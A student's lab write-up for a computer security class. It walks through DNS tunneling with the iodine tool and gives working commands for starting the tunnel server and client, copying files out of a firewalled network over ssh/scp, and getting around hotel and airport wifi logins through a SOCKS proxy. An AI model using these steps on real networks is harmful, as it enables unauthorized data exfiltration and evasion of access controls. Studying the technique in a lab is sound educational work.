Cameron Showalter
Dr. Lawlor
31 October, 2017
Computer Security 1
Project 1

Intro:

The goal of this project was to pipe everything through DNS port 53 because a lot of firewalls do not look at that traffic. It is an almost guaranteed way to communicate to command and control, or to just get free wifi. The only real thing the network owner can do is to throw out suspicious DNS packets, like if they contain illegal characters, or are past a certain length. All this does is slow down the speed that you can get information in and out.

What I did:

I used iodine, and it made everything more easy than DNS tunneling should be. It does require you to have a computer with root both inside and outside the firewall the firewall that you are trying to bypass. Once I downloaded iodine, I set the network to only allow port 53 and ping traffic.

1. grab iodine from git on both computers. Once you grab it you will have to use make:

https://github.com/yarrick/iodine.git

2. Type this command into the computer outside the firewall:

sudo ./iodine/bin/iodined -fP csc 10.0.0.1 test.asdf


The “iodined” that you are running here is the server start command. The “iodine” that you see later is to start up the client. The -f means keep running in the foreground. The -P csc is the password for the tunnel. I start it at 10.0.0.1, and everything that connects to it just gets an IP of one after the last connection. It can do up to 16 connections at once. Change test.asdf to something like notEvil.com if you don’t want to be AS obvious about this.

3. Go to the client and type:

sudo ./iodine/bin/iodine -fP csc 10.0.2.15 test.asdf

Change the 10.0.2.15 to the servers REAL ip. (Not 10.0.0.1)

If everything works, you should have a tunnel:



There are two things I found that you can do from here:

If the client is in a secure HQ and you want to get Data out, Then do the following on the client side.
1. Type “ssh -v mostsecureserverever@10.0.0.2” where 10.0.0.2 is the client's iodine ip.

2. You can ssh by “ssh -v mostsecureserverever@10.0.0.2” to look around, then once you see something you want, you can “scp -v -r mostsecureserverever@10.0.0.2:Desktop/TopSecretStuff .” to copy the file over through the tunnel. I copied the TopSecretStuff from the SecureSide. (Check it out!)

The other thing I found was to get free wifi anywhere:

This allows you to bypass the login screens at hotels and airports. Not sure how legal it is.
1. Make sure ssh is installed and working.

2. On client, type “ssh -D 5000 -N totallynotahacker@10.0.0.1”.
The -N means keep this open, but don’t do anything with it, just connect.

3. Go to firefox, find the settings for the SOCKS proxy, and make it go through port 5000. DONE!

Note: We did try to route it to the server instead of using ssh. Wireshark shows it reaches the server, but somewhere, something gets dropped and it doesn’t make it back.

Wireshark showed that when I used the tunnel, the size of the DNS packets increased to 1193 and were an “unknown” type. This is because I allowed all DNS traffic through, like most firewalls, so it didn’t need to restrict the packets at all. (Saved to SSHthroughDNS.pcapng)

Included files:
Slides.pdf = Slides shown in class
FromHackerSide = Also the server side
FromSecureSide = Also the client side
commands = in both folders, what commands I typed on their side.
fw1.sh = disable the firewall and allow me to download stuff
fw2.sh = Only allow DNS traffic and ping.
Two pcapng files. One normal one, and one with tunnel.